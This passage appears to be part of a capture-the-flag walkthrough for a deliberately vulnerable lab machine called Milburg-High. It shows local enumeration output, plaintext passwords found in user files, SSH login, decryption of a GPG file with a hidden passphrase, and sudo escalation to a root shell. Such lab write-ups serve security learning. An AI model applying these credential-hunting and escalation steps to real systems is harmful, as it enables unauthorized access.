[+] Looking For Services Running as Root
================================================================
[+] Looking For SUID/GUID Files and World Writable Files
================================================================
[+] Looking For Cron Jobs
================================================================
[+] Looking For PATH Info
================================================================
[+] Checking For Network Info
================================================================
./privy.sh: line 141: ifconfig: command not found
./privy.sh: line 153: netstat: command not found
./privy.sh: line 157: route: command not found
[+] Looking For MySQL Info
================================================================
./privy.sh: line 173: mysql: command not found
.
.
.
[+] DONE!
```

Now let's further analyse files.

```
www-data@Milburg-High:/tmp/Privy$ ls
ls
CronJobs.txt     PATH-Info.txt     SUID-GUID.txt  UserGroupInfo.txt
MySQL.txt        Passwd.txt        Shadow.txt
NetworkInfo.txt  RootServices.txt  SysInfo.txt
```

in CronJobs.txt didn't find anything and MySQL can be accessed easily as root with no password.

NetworkInfo file is just a normal file only.

PATH-Info.txt file contains just normal stuff nothing unusual.

```
www-data@Milburg-High:/tmp/Privy$ cat Passwd.txt | grep bash
cat Passwd.txt | grep bash
root:x:0:0:root:/root:/bin/bash
c0rruptedb1t:x:1000:1000:c0rruptedb1t,,,:/home/c0rruptedb1t:/bin/bash
bob:x:1001:1001:Bob,,,,Not the smartest person:/home/bob:/bin/bash
jc:x:1002:1002:James C,,,:/home/jc:/bin/bash
seb:x:1003:1003:Sebastian W,,,:/home/seb:/bin/bash
elliot:x:1004:1004:Elliot A,,,:/home/elliot:/bin/bash
```

all users running bash as there shell in the system.
Nothing new in Root Services file.

```
SUID (find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/chsh
/bin/su
/bin/ping
/bin/umount
/bin/mount
/bin/ntfs-3g
/bin/fusermount

GUID (find / -perm -g=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/lib/xorg/Xorg.wrap
/usr/bin/expiry
/usr/bin/screen
/usr/bin/dotlockfile
/usr/bin/chage
/usr/bin/crontab
/usr/bin/ssh-agent
/usr/bin/wall
/usr/bin/dotlock.mailutils
/usr/bin/bsd-write
/sbin/unix_chkpwd

World Writeable Files (find / -perm -2 -type f 2>/dev/null | grep -v /proc/
/sys/fs/cgroup/memory/cgroup.event_control
```

Got only one world writeable file in SUID-GUID.txt. But none can be used to escalate privileges after searching and trying acc. to GTFObins.
Unable to access Shadow.txt file.

```
uname -a
Linux Milburg-High 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64 GNU/Linux

cat /etc/issue
Debian GNU/Linux 9 \n \l


cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

Got some important sysInfo which can be used further for exploitation if we do not find anything further.
found home directories of every user and are just normal home directories and found a file

```
-rw-r--r--  1 elliot elliot  1509 Feb 27  2018 theadminisdumb.txt
```

in a user name elliot's home directory and also one in bob's home directory.

```
-rw-r--r--  1 bob  bob     72 Mar  5  2018 .old_passwordfile.html
```

and was able to read both the files because we have permissions.

```
www-data@Milburg-High:/tmp/Privy$ cat /home/elliot/theadminisdumb.txt
cat /home/elliot/theadminisdumb.txt
The admin is dumb,
In fact everyone in the IT dept is pretty bad but I can't blame all of them the newbies Sebastian and James are quit
e new to managing a server so I can forgive them for that password file they made on the server. But the admin now h
e's quite something. Thinks he knows more than everyone else in the dept, he always yells at Sebastian and James now
 they do some dumb stuff but their new and this is just a high-school server who cares, the only people that would t
ry and hack into this are script kiddies. His wallpaper policy also is redundant, why do we need custom wallpapers t
hat doesn't do anything. I have been suggesting time and time again to Bob ways we could improve the security since
he "cares" about it so much but he just yells at me and says I don't know what i'm doing. Sebastian has noticed and
I gave him some tips on better securing his account, I can't say the same for his friend James who doesn't care and
made his password: Qwerty. To be honest James isn't the worst bob is his stupid web shell has issues and I keep tell
ing him what he needs to patch but he doesn't care about what I have to say. it's only a matter of time before it's
broken into so because of this I have changed my password to

theadminisdumb

I hope bob is fired after the future second breach because of his incompetence. I almost want to fix it myself but a
t the same time it doesn't affect me if they get breached, I get paid, he gets fired it's a good time.
www-data@Milburg-High:/tmp/Privy$
```

in this file elliot says that Sebastian's password is "Qwerty" which he suggested him.

```
cat /home/bob/.old_passwordfile.html
<html>
<p>
jc:Qwerty
seb:T1tanium_Pa$$word_Hack3rs_Fear_M3
</p>
</html>
www-data@Milburg-High:/tmp/Privy$
```

oops!! got some creds. finally in bob's home directory file. But sebastian (seb) has some

pretty good creds though instead james has qwerty as pass.

theadminisdumb file says that seb and jc are new IT staff members and we know that an ssh port is open at a non-default port so let's those credentials over there.

```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ ssh jc@192.168.110.104 -p 25468
The authenticity of host '[192.168.110.104]:25468 ([192.168.110.104]:25468)' can't be established.
ED25519 key fingerprint is SHA256:OY3LVMIRHTASgrwg8mXjqq8nFPrcwLV7lhRz0gpjwq4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.110.104]:25468' (ED25519) to the list of known hosts.
 __  __ _ _ _                    _____
 |  V  (_) | |                  / ____|
 | \  / |_| | |__  _   _ _ __ _| (___   ___ _ __ ___  _ __
 | |\/| | | | '_ \| | | | '__/ _` |\___ \ / _ \ '_ ` _ \| '__|
 | |  | | | | |_) | |_| | | | (_| |____) |  __/ | | | | | |
 |_|  |_|_|_|_.__/ \__,_|_|  \__, |_____/ \___|_| |_| |_|_|
                               __/ |
                              |___/


jc@192.168.110.104's password:
Linux Milburg-High 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jc@Milburg-High:~$
```

with jc's creds. was able to login through ssh.

```
jc@Milburg-High:~$ cd /home/bob
jc@Milburg-High:/home/bob$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
jc@Milburg-High:/home/bob$ cd Documents/
jc@Milburg-High:/home/bob/Documents$ ls
login.txt.gpg  Secret  staff.txt
jc@Milburg-High:/home/bob/Documents$ cat login.txt.gpg
hey n there login.txt.gpg
jc@Milburg-High:/home/bob/Documents$ cat staff.txt
hey n there staff.txt
jc@Milburg-High:/home/bob/Documents$ cd Secret
jc@Milburg-High:/home/bob/Documents/Secret$ ls
Keep_Out
jc@Milburg-High:/home/bob/Documents/Secret$ cd keep_out
-bash: cd: keep_out: No such file or directory
jc@Milburg-High:/home/bob/Documents/Secret$ cd Keep_Out/
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out$ ls
Not_Porn  Porn
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out$
```

was able to visit and see files and directories in bob's home directory.

```
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$ cat notes.sh
hey n there notes.sh
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$ ./notes.sh
-= Notes =-
Harry Potter is my faviorite
Are you the real me?
Right, I'm ordering pizza this is going nowhere
People just don't get me
Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea santy here>
Cucumber
Rest now your eyes are sleepy
Are you gonna stop reading this yet?
Time to fix the server
Everyone is annoying
Sticky notes gotta buy em
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$
```

Found this executable and ran it. Boring huh!!!!
But if we take first letter of every line it creates "HARPOCRATES". And i though it is the password of bob but it is not.

```
GPG(1)                                          GNU Privacy Guard 2.2

NAME
       gpg - OpenPGP encryption and signing tool

SYNOPSIS
       gpg [--homedir dir] [--options file] [options] command [args]

DESCRIPTION
       gpg  is  the  OpenPGP  part of the GNU Privacy Guard (GnuPG). It is a tool to provide
       signing services using the OpenPGP standard. gpg features complete key management  an
       whistles you would expect from a full OpenPGP implementation.

       There  are  two main versions of GnuPG: GnuPG 1.x and GnuPG 2.x.  GnuPG 2.x supports
       rithms and thus should be preferred over GnuPG 1.x.  You only need to use GnuPG 1.x i
       support GnuPG 2.x, or you need support for some features that GnuPG 2.x  has  depreca
       data created with PGP-2 keys.
```

```
www-data@Milburg-High:/home/bob/Documents$ ls
ls
Secret  login.txt.gpg  staff.txt
```

we found login.txt.gpg file. So maybe HARPOCRATES is the passphrase of the file to decrypt or extract the the text.

```
jc@Milburg-High:/home/bob/Documents$ gpg --batch --passphrase HARPOCRATES -d login.txt.gpg
<g --batch --passphrase HARPOCRATES -d login.txt.gpg
gpg: keybox '/home/jc/.gnupg/pubring.kbx' created
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
bob:b0bcat_
jc@Milburg-High:/home/bob/Documents$
```

logged in as jc and was able to get bob's pass.

```
jc@Milburg-High:/home/bob/Documents$ su bob
su bob
Password: b0bcat_

bob@Milburg-High:~/Documents$ sudo -l
sudo -l
[sudo] password for bob: b0bcat_

Matching Defaults entries for bob on Milburg-High:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bob may run the following commands on Milburg-High:
    (ALL : ALL) ALL
bob@Milburg-High:~/Documents$
```

we can see bob can run all the commands.

```
bob@Milburg-High:~/Documents$ sudo /bin/bash
sudo /bin/bash
root@Milburg-High:/home/bob/Documents# cd /
cd /
root@Milburg-High:/#
```

so did sudo /bin/bash to get a shell as root user. Thus. escalated privileges.

```
root@Milburg-High:/# cat flag.txt
cat flag.txt
CONGRATS ON GAINING ROOT

        .-.
       (   )
        |~|        _.--._
        |~|~:'--~'       |
        | | :   #root    |
        | | :      _.--._|
        |~|~`'--~'
        | |
        | |
        | |
        | |
        | |
        | |
        | |
        | |
   _____| |_____________ Thanks for playing ~c0rruptedb1t
root@Milburg-High:/#
```

Got the root flag.....